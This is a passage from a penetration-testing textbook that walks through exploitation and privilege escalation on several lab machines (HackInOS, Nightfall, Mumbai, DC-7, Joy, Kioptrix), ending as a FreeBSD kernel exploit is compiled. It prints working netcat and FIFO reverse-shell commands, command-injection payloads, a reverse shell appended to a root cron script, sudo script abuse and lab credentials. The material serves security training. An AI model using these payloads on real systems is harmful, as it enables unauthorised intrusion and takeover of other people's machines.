    - OpenSSL/0.9.8q
    - DAV/2 PHP/5.3.8
    - PhpTax application found: http://10.0.2.104:8080/phptax/
    - Exploits found
      - PhpTax - 'pfilez' Execution Remote Cod | exploits/php/webapps/21833.rb
      - PhpTax 0.8 - File Manipulation 'newval | exploits/php/webapps/25849.txt
        - Web-shell uploaded at /phptax/data/rce.php
        - Netcat did not support execution functionality
        - Netcat reverse shell obtained for www user using pentestmonkeyperl payload.
      - phptax 0.8 - Remote Code Execution | exploits/php/webapps/21665.txt

HackInOS:1

Continuing from the research phase of the previous chapter, you may recall that after bypassing the image file upload restriction, we were successful in uploading a basic shell on the remote machine. We had also identified various exploits for the services such as Apache, WordPress and OpenSSH which were found to be running on the target system.

The other potential exploits identified on the HackinOS target in the previous phase are given in the following table:

```
Apache 2.4.17 < 2.4.38 - 'apache2ctl g |
exploits/linux/local/46676.php
```

```
Apache < 2.2.34 / < 2.4.27 - OPTIONS M |
exploits/linux/webapps/42745.py
WordPress Plugin Quick Page/Post Redir |
exploits/php/webapps/32867.txt
OpenSSH 7.2p2 - Username Enumeration   |
exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration  |
exploits/linux/remote/40113.txt
```

We will start by using the web shell access and find a way to elevate this to a full reverse shell.

Let's begin by running a netcat listener on our Kali system, and configure it to receive incoming connections on port 9878.

```
root@kali:~/lab/HK# nc -lvp 9878
listening on [any] 9878 ...
```

Figure 8.28: *Setting up netcat listener*

You may have noticed in the previous chapter that the HackinOS target periodically deletes the **`cmd.php`** file uploaded to the **`/uploads`** directory. So, you will have to re-upload the **`cmd.php`** using the upload page **`http://10.0.2.4:8000/upload.php`** and then execute the **`wfuzz -w md5strings.txt --hc 404 http://10.0.2.4:8000/uploads/FUZZ.php`** command to find the file to identify the name of the newly uploaded webshell.

Now, first check whether netcat is installed on the HackinOS target using the whereis command

`http://10.0.2.4:8000/uploads/<md5string>.php?cmd=whereis nc`




Figure 8.29: *Using php webshell to find netcat*

Bingo!!, Netcat is installed on the target host and is located in the **`/bin directory`**.

We can use netcat to send a reverse shell connection to the listener using the following command:

```
http://10.0.2.4:8000/uploads/<md5string>.php?cmd=nc <Kali IP>
<9878> -e /bin/bash
```




Figure 8.30: *Executing netcat reverse shell command using webshell*

Let's get back to the terminal and check whether we have a reverse shell connect-back from the HackinOS target.




Figure 8.31: *Reverse shell connect back on netcat listener*

Great!!, we have a reverse shell connect back from the target, running the 'id' command shows that we have gained privileges of **`www-data user`** and **`www-data`** group.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.4

Operating System: Ubuntu Linux

Open Ports & Services:

22/tcp SSH

OpenSSH 7.2p2 Ubuntu 4ubuntu2.7

Exploits Found

OpenSSH 7.2p2 - Username Enumeration | exploits/linux/remote/40136.py

OpenSSHd 7.2p2 - Username Enumeration | exploits/linux/remote/40113.txt

8000/tcp HTTP

Apache httpd 2.4.25

Exploits found

Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php

Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py

WordPress 5.0.3

Exploit found

WordPress Plugin Quick Page/Post Redir | exploits/php/webapps/32867.txt

http-robots.txt: 2 disallowed entries

/upload.php

page source available on **https://github.com/fatihhcelik/Vulnerable-Machine---Hint/blob/master/upload.php**

GIF and PNG files are allowed, uploaded files are renamed to md5-hash(filename + random number 1-100).ext and stored in /uploads directory.

Basic webshellcmd.php with GIF89a tag was uploaded to the server.

Webserver is running with privileges of user www-data.

Netcat reverse shell established with privileges of user www-data.

/uploads

Sunset:Nightfall

Continuing from the research phase for Nightfall target from the previous chapter, where we generated and uploaded the **`authorized_keys`** in the **`.ssh`** directory using user matt's credentials. Since the setup has been done obtaining access to the target via ssh is going to be fairly simple.

We had also identified one potential exploit for the Apache 2.4.38 server which was found to be running on the target system.

```
Apache 2.4.17 < 2.4.38 - 'apache2ctl g |
exploits/linux/local/46676.php
```

Before you move on to the juicy bit of gaining access via ssh, open up a terminal session and examine the **`46676.php`** exploit using the **`cat <filename>`** command.




Figure 8.32: *46676.php exploit source code*

Make your observations regarding the applicability of this exploit and move on to the next step.

Establish access to matt's account on the Nightfall target by executing the command **`ssh matt@10.0.2.5`** and accept the ECDSA fingerprint by typing yes.




Figure 8.33: *SSH access successful for user matt using public key*

We have successfully obtained access to the system as user matt.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.5

Operating System: Debian Linux

Open Ports & Services:

21/tcp ftp

pyftpdlib 1.5.5

User:mattPassword:cheese (via bruteforce attack using hydra)

Uploaded authorized_keys to .ssh folder inside user matt's home directory

22/tcpssh

OpenSSH 7.9p1 Debian 10 (protocol 2.0)

Login obtained for user matt using sshauthorized_keys.

80/tcp http

Apache httpd 2.4.38 ((Debian))

Exploit found

Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php

139/tcpnetbios-ssn

Samba smbd 3.X - 4.X (**workgroup:** WORKGROUP)

Found users: matt, nightfall

445/tcpnetbios-ssn
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcpmysql
MySQL 5.5.5-10.3.15-MariaDB-1
Login denied for user matt
137/udpnetbios-ns
Samba nmbdnetbios-ns (workgroup: WORKGROUP)
5353/udpmdns
DNS-based service discovery

Mumbai:1

Research phase for Mumbai target concluded after identification of a command injection vulnerability within the 'query' parameter of the test.php API running on port 8000.

We had also identified two potential exploits for the Apache service running on the target system.

```
Apache 2.4.17 < 2.4.38 - 'apache2ctl g |
exploits/linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS M |
exploits/linux/webapps/42745.py
```

We will start by using the command injection vulnerability and leverage it to obtain a full reverse shell.

Let's check whether netcat is installed on the target system by using the **`whereis nc`** command:

```
root@kali:~/lab/mumbai# curl http://10.0.2.6:8000/test.php -X POST -d "query=;wh
ereis nc"
Site Keywords and Counts:
nc: /bin/nc.openbsd /bin/nc /usr/share/man/man1/nc.1.gz
root@kali:~/lab/mumbai#
```

Figure 8.34: *Exploiting command injection vulnerability to find netcat*

Netcat is installed on the target system, however, as shown in the screenshot the installed version is nc.openbsd which is different from the traditional version and doing some research on the internet

http://manpages.ubuntu.com/manpages/bionic/man1/nc_openbsd.1.html mentions that it does not support `-e` execute option just like its FreeBSD cousin, we will have to use alternate means to obtain a reverse shell.

Let's begin by running a netcat listener on our Kali system, and configure it to receive incoming connections on port 9879.

```
root@kali:~/lab/mumbai# nc -lvp 9879
listening on [any] 9879 ...
```

Figure 8.35: *Setting up netcat listener*

Our listener setup is complete and waiting for connections on port 9879, let's move to finding alternative approaches to get a reverse shell.

In this example, we will use input output redirection wizadry that we learnt in *Chapter 3, Finding your Way Around Kali Linux* to send out a shell to our Kali system despite the missing `-e` flag.

The command string to achieve this is given as follows:

```
rm /tmp/fifo;mknod /tmp/fifo p;/bin/sh 0</tmp/fifo|nc
10.0.2.238 9879 1>/tmp/fifo;done
```

Let's send the payload to the target, and wait for an incoming connection.

```
root@kali:~/lab/mumbai# curl http://10.0.2.6:8000/test.php -X POST -d "query=;rm
 /tmp/fifo;mknod /tmp/fifo p;/bin/sh 0</tmp/fifo|nc 10.0.2.238 9879 1>/tmp/fifo;
done"
```

Figure 8.36: *Executing reverse shell payload using command injection vulnerability*

The command sting above creates a named pipe file called fifo inside the `/tmp` directory, the contents of the fifo file are fed as STDIN input to `/bin/sh` and the responses from sh are piped to netcat binary which in-turn sends an outbound connection to our Kali system on port 9879. Finally, any STDOUT data received from netcat is written back into the fifo file which gets parsed by the `/bin/sh` shell thus completing the loop and giving us a fully working reverse shell.

```
root@kali:~/lab/mumbai# nc -lvp 9879
listening on [any] 9879 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.238] from (UNKNOWN) [10.0.2.6] 37668
id
uid=1001(apiuser) gid=1001(apiuser) groups=1001(apiuser),115(docker)
```

Figure 8.37: *Reverse shell connect back on netcat listener*

The remote netcat gave sent a working reverse shell, we were able to execute the 'id' command on the target. The `id` command output shows that we currently have privileges of apiuser, and are a member of the docker group.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.6

Operating System: Ubuntu Linux

Open Ports & Services:

21/tcp ftp

vsftpd 3.0.3

Anonymous FTP allowed, file called Note revealed security issues

22/tcpssh

OpenSSH 7.6p1 Ubuntu

80/tcp http

Apache httpd 2.4.29

Exploits found

Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php

Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py

WordPress 5.2.3

XMLRPC was enabled which could lead to security issues

User absozedfound

3306/tcpmysql

8000/tcp http

nginx 1.14.0

.bash* files found suggesting that the web root might be user's home directory

Docker container was built by a system user and /api directory was added to the PATH variable.

API http://10.0.2.6:8000/test.php which executes a python script keywords.py for producing word count.

API is vulnerable to command injection using symbols ; | and %0a

Netcat did not support execution functionality

Reverse shell obtained reverse shell using command piping and input/output redirection.

Conclusion

This chapter we covered the tools and techniques used to exploit vulnerabilities on the target system. Additionally, we learnt about automated, manual exploitation, bypassing system restrictions through hands-on exercises.

The next chapter will focus on elevating the user access that we have obtained to gain administrative privileges on the target hosts.

Questions

1. Which command is used to start the Metasploit framework?
2. Which command is used within Metasploit to display module configuration?
3. Which linux command did we use to create the FIFO file used during exploitation of the Mumbai:1 target?

CHAPTER 9

Post Exploitation

In the previous chapter we covered the topic of exploitation of the target systems and learnt about using the various tools and techniques applicable during the exploitation phase of a penetration test to obtain initial level of access on the target systems.

This chapter will delve into the subject of post exploitation and activities performed in this phase, we will leverage upon the initial access obtained on the target systems and information gained about them during the previous chapters to completely take over the target systems by obtaining administrative access on them.

Structure

In this chapter, we will touch upon the following topics:

- Attacking administrative scheduled jobs.
- Attacking privileged scripts and binaries.
- Scanning using automated scripts.
- Exploiting Kernel or Privileged services.

We will also follow following objectives:

Objectives

After reading this chapter, you will be able to:

- Perform manual and automated scan to identify potential points of privilege escalation.
- Transfer files between Kali and target hosts using netcat.
- Exploit SUID SGID binaries.
- Exploit Kernel or system processes to elevate access.

- Crack password hashes.
- Perform escape sequences to obtain shell.
- So, let's begin with the next steps.

DC-7

During the previous chapter we had uploaded a PHP reverse shell on the target and gained initial access into the DC-7 target with the privileges of www-data user.

Continuing further, we opened up the Drupal/PHP reverse shell that we received on port 9876 in the previous chapter, we will leverage this shell to exploit the system to obtain privileged access.

You might recall that the backups.sh file group was set to www-data in *Chapter 7, Vulnerability Research*.

```
$ ls -l /opt/scripts
total 4
-rwxrwxr-x 1 root www-data 520 Aug 29  2019 backups.sh
```

Figure 9.1: *backup.sh file permissions*

Now upon checking the file permissions we can re-confirm that the www-data group has read, write and execute permissions to the **`backups.sh`** file.

You may also remember from *Chapter 7, Vulnerability Research* that the **`backups.sh`** script is executed by the cron daemon to perform backups tasks using root privileges.

We already have written access to the **`backups.sh`** file, and hence the easiest way to obtain root is to simply add a reverse shell entry in the **`backups.sh`** file, and wait for cron daemon to execute it as root.

On a separate Kali terminal window setup, a netcat listener to listen on port 9879 to receive the root shell.

```
root@kali:~/lab/DC7# nc -lvp 9879
listening on [any] 9879 ...
```

Figure 9.2: *Setting up netcat listener*

Let’s go back to the window containing the Drupal/PHP reverse shell to append the payload to the **`/opt/scripts/backups.sh`** file.

1. Enter the **`/opt/scripts`** directory using the **`cd`** command.
2. Type the command **`echo "nc 10.0.2.238 9879 -e /bin/bash" >> ./backups.sh`**

```
$ echo "nc 10.0.2.238 9879 -e /bin/bash" >> ./backups.sh
$ tail ./backups.sh
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/
dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/
dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
rm /home/dc7user/backups/website.tar.gz
nc 10.0.2.238 9879 -e /bin/bash
$
```

Figure 9.3: *Appending netcat reverse shell command inside backup.sh script*

The output of tail command on **`backups.sh`** shows that our payload has been successfully added to the file. All we have to do now is to wait for the cron daemon to execute the **`backups.sh`** job, and receive a reverse shell on our netcat listener port 9879.

If you have set up things correctly, then you should receive a connect back from the DC7 target with root privileges. Upon receiving the connect back confirm the privileges by executing the id command and viewing the contents of **`theflag.txt`** file in the root user's home directory.

Figure 9.4: *Success!! DC7 target has been rooted*

Well done! You have successfully obtained administrative privileges on the DC7 target.

Take notes on the observations made.

Observation Notes:

IP address: 10.0.2.27

Operating System: Linux (Debian 10 based)

Open Ports & Services:

- 22/tcp - SSH
  - OpenSSH 7.4p1 (gathered from service banner)
  - SSH allows login for dc7user using the credentials found on GitHub page.
  - Bash script /opt/scripts/backup.sh used to backup website and sql database.
  - Cron is being used to run the backup.sh script periodically.

    - Backup.sh script can be modified by the root user or users belonging to the www-data group.
        - The script was appended with a netcat reverse shell payload to obtain root privileges.
    - Drush is being used to administer Drupal
- 80/tcp - HTTP
    - Apache 2.4.25 (gathered from service banner)
        - Found robots.txt
    - Drupal 8 (gathered from page source)
        - Admin password changed to ‘admin123’
        - PHP Filter module was uploaded and enabled to allow custom PHP code execution.
        - PHP reverse shell was uploaded to the server.
            - Reverse connection established with privileges of www-data user.
    - Internet handle @DC7user on the main page
        - Google search of the handle revealed Twitter and Github accounts.
        - Found source-code and credentials ‘dc7user and ‘MdR3xOgB7#dW’
- /opt/scripts/backups.sh is writable by users belonging to www-data group
- The script was appended with a netcat reverse shell payload to obtain root privileges.

Digitalworld.local:Joy

In the previous chapter we exploited a proftpd vulnerability on the Joy system and obtained shell access using the Metasploit framework, we further logged into user Patrick’s account using the credentials found while exploiting the target system.

Before we begin exploring the system further, open up the Metasploit reverse shell and 'sudo' into Patrick's account.

Let's begin by checking the list of commands that the user Patrick can run with administrative privileges.

```
patrick@JOY:~$ sudo -l
sudo -l
Matching Defaults entries for patrick on JOY:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User patrick may run the following commands on JOY:
    (ALL) NOPASSWD: /home/patrick/script/test
patrick@JOY:~$
```

Figure 9.5: *sudo -l command output*

The output of **`sudo -l`** command shows that patrick can run **`/home/patrick/script/test`** as root. Let's explore the test file, and see what we can do with it.

```
patrick@JOY:~$ cat /home/patrick/script/test
cat /home/patrick/script/test
cat: /home/patrick/script/test: Permission denied
patrick@JOY:~$
```

Figure 9.6: *Permission denied while trying to view contents of test file*

At this stage an attempt to read the file using the **`cd`** command failed with a permission denied error. Let's check the file permissions to determine the cause.

```
patrick@JOY:~$ cd script
cd script
-su: cd: script: Permission denied
patrick@JOY:~$

patrick@JOY:~$ ls -l /home/patrick/script/test
ls -l /home/patrick/script/test
ls: cannot access '/home/patrick/script/test': Permission denied
patrick@JOY:~$
```

Figure 9.7: *Checking test file permissions*

The user patrick does not have the requisite permissions to enter the script directory or even perform directory listing on the file.

Anyway, the user Patrick has the requisite sudo permissions to execute the **`/home/patrick/script/test`** file as root so we'll just have to dive in and figure the rest out as we go.




Figure 9.8: *Executing test script with sudo*

The script has been created to change permissions files ostensibly within the directory, let's see if we can escape the directory limitation to modify permissions of the parent directory.

While you can opt to rewrite permissions of the system files such as **`/etc/passwd`** or **`/etc/shadow`** this process will be an inconvenient approach involving modification of the relevant entries for user patrick or root user.

The shell we are using is not fully interactive so we will not be able to use a text editor like vim or nano to edit the file. Due to this limitation if we choose to process with this approach, we will need to either upgrade the shell to a fully interactive TTY or download the password or shadow file on the Kali system and re-upload it to the Joy target after modification. This method involves direct modification of core system files and hence it poses very serious risk to the target if things were to not go as planned.

Luckily for us, there is a much better and simpler approach, we can use this to modify the permissions of the parent 'script' directory and the 'test' script. Once we obtain write permissions, we can overwrite the test script with our payload.

You now have a workable plan ready, let's get into action by executing the command **`sudo /home/patrick/script/test`** and change the permissions to **`../script to 777`** and then do the same thing for **`script/test`** file.

```
patrick@JOY:~$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
I am practising how to do simple bash scripting!
What file would you like to change permissions within this directory?
../script
../script
What permissions would you like to set the file to?
777
777
Currently changing file permissions, please wait.
Tidying up...
Done!
patrick@JOY:~$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
I am practising how to do simple bash scripting!
What file would you like to change permissions within this directory?
test
test
What permissions would you like to set the file to?
777
777
Currently changing file permissions, please wait.
Tidying up...
Done!
patrick@JOY:~$
```

Figure 9.9: *Abusing test script functionality to grant read, write and execute permissions to the script directory and test script*

Good, the permissions for the 'script' directory and test file have been changed, let's confirm by issuing a `ls -l` command.

```
patrick@JOY:~$ ls -l script
ls -l script
total 48
-rw-r--r-- 1 patrick patrick 42666 Jan  8  2019 joy.jpg
-rwxrwxrwx 1 patrick patrick    11 Aug 29 07:44 test
patrick@JOY:~$
```

Figure 9.10: *Performing directory listing of the script directory*

The permissions have been successfully modified, we are able to view contents of the script directory, we can also see that the new permissions allow us to write the test script.

Let's overwrite the test script with our payload.

```
patrick@JOY:~$ echo /bin/sh -i > script/test
echo /bin/sh -i > script/test
patrick@JOY:~$
```

Figure 9.11: *Adding privilege escalation payload to test script*

Everything has been set up, let's proceed to execute **`sudo script/test`** command and obtain root access on the target.

```
patrick@JOY:~$ sudo script/test
sudo script/test
# id
id
uid=0(root) gid=0(root) groups=0(root)
#

# cd /root
cd /root
# ls
ls
author-secret.txt      dovecot.crt  dovecot.key     proof.txt   rootCA.pem
document-generator.sh  dovecot.csr  permissions.sh  rootCA.key  rootCA.srl
# cat proof.txt
cat proof.txt
Never grant sudo permissions on scripts that perform system functions!
```

Figure 9.12: *Success!! We have obtained root access on the Joy target*

Congratulations!!! You have successfully rooted the Joy target.

Take notes on the observations made.

Observation Notes:

IP address: 10.0.2.15

Operating System: Linux (Debian 9)

Open Ports & Services:

- 21/tcp FTP
  - ProFTPD 1.3.5
    - Found listing of user patrick's home directory in /upload/directory.
      - Exploits found
        - ProFTPd 1.3.5 - 'mod_copy' Command Exe | exploits/linux/remote/37262.rb
        - Obtained shell with www-data privileges using metasploit.
        - Password for patrick is apollo098765
        - ProFTPd 1.3.5 - 'mod_copy' Remote Comm | exploits/linux/remote/36803.py

        - ProFTPd 1.3.5 - File Copy | exploits/linux/remote/36742.txt
- 22/tcp SSH
    - Dropbear sshd 0.34 (protocol 2.0)
        - Exploit found
            - Dropbear SSH 0.34 - Remote Code Execut | exploits/linux/remote/387.c
- 25/tcp SMTP
    - Postfix smtpd package version 3.1.8-0
- 80/tcp HTTP
    - Apache httpd 2.4.25, /ossec directory contains web interface for OSSEC-HIDS
        - Exploits found
            - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
                - Privilege escalation exploit
            - Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
- 110/tcp POP3
    - Dovecot pop3d package version 1:2.2.27-3
- 139/tcp netbios-ssn
    - Samba smbd package version 2:4.5.16
- 143/tcp IMAP
    - Dovecot imapd package version 1:2.2.27-3
- 445/tcp netbios-ssn
    - Samba smbd package version 2:4.5.16
- 465/tcp SMTP
    - Postfix smtpd package version 3.1.8-0

- 587/tcp SMTP
  - Postfix smtpd package version 3.1.8-0
- 993/tcp ssl/imaps?
- 995/tcp ssl/pop3s?
- 123/udp ntp
  - NTP v4 (unsynchronized)
- 137/udp netbios-ns
  - Samba nmbd netbios-ns package version 2:4.5.16
- 161/udp snmp
  - SNMPv1 server; net-snmp SNMPv3 server (public)
- 36969/udp tftp (found using snmpwalk)
  - Mapped to patrick's home directory
- User can execute /home/patrick/script/test as root using sudo.
  - Test script is used to modify file permissions.
  - Changed permissions of script directory and test script to 777
  - Injected /bin/sh -i payload into the test script to get root access.

Kioptrix:5

In the last chapter we exploited a vulnerability in the PHPTAX application to upload a basic webshell on the Kioptrix target, we leveraged this webshell access to send back a reverse shell connection on port 9877.

Let's open up the reverse shell on port 9877 and start exploring the Kioptrix target.

```
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC
 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
$
```

Figure 9.13: *uname –a output shows the FreeBSD release and version information*

Notice that the output of the **`uname -a`** command gives us the exact information on the FreeBSD release installed on the target along with information on the release date and the processor architecture.

The release date of version 9.0 is shown as Jan 3 2012 which is quite outdated and may contain security issues, let's fire up a terminal on Kali system and look for vulnerabilities in FreeBSD 9.0 using searchsploit.

```
root@kali:~/lab/K5# searchsploit FreeBSD 9.0
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Priv | exploits/freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Loca | exploits/freebsd/local/26368.c
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~/lab/K5#
```

Figure 9.14: *List of FreeBSD 9.0 exploits*

Great, we can see two Kernel exploits for FreeBSD 9.0 which can help us elevate our privileges to root. However, both of the above exploits are written in 'c' and need to be compiled before we can use them.

Verify whether the GNU C compiler is installed on the target system using the **`whereis`** command.

```
$ whereis gcc
gcc: /usr/bin/gcc /usr/share/man/man1/gcc.1.gz /usr/src/contrib/gcc
$
```

Figure 9.15: *finding gcc*

The gcc compiler is present on the target, so let's transfer the exploit from our kali machine to the remote target.

We will use netcat to transfer the file to the remote system, start a netcat listener on port 4455 on the Kali system and configure it to read the exploit file as an input and transmit it once a connection has been established. We will do this by executing the command below on the Kali system.

```
nc -lp 4455 <
/usr/share/exploitdb/exploits/freebsd/local/26368.c
```

Once the listener has been setup on the Kali system move to the Kioptrix target and setup the receiver to send out the connection to the Kali system

on port 4455 and write the data received to **`exploit.c`** file using the command provided as follows:

```
nc 10.0.2.238 4455 > exploit.c
```

If you set up the connection correctly then you should be looking at a blinking cursor, nothing much happening on both ends. The file has been transmitted and you can terminate the connection by pressing control-c on the Kali end.

Caution: Pressing control-c on Kioptrix end will kill the reverse shell session.

Verify the **`exploit.c`** file by viewing the contents using the **`cat`** command.

```
$ nc 10.0.2.238 4455 > exploit.c
$ cat ./exploit.c
/*
 * FreeBSD 9.{0,1} mmap/ptrace exploit
 * by Hunger <fbsd9lul@hunger.hu>
```

Figure 9.16: *Receiving exploit code using netcat*

We have successfully transferred the exploit on our target system. We can now compile it using the command:

```
gcc exploit.c -o exploit
```

```
$ gcc exploit.c -o exploit
exploit.c:89:2: warning: no newline at end of file
$
$ ls -l exploit
-rwxr-xr-x  1 www  wheel  8498 Feb 16 05:08 exploit
```

Figure 9.17: *Compiling the exploit using gcc*

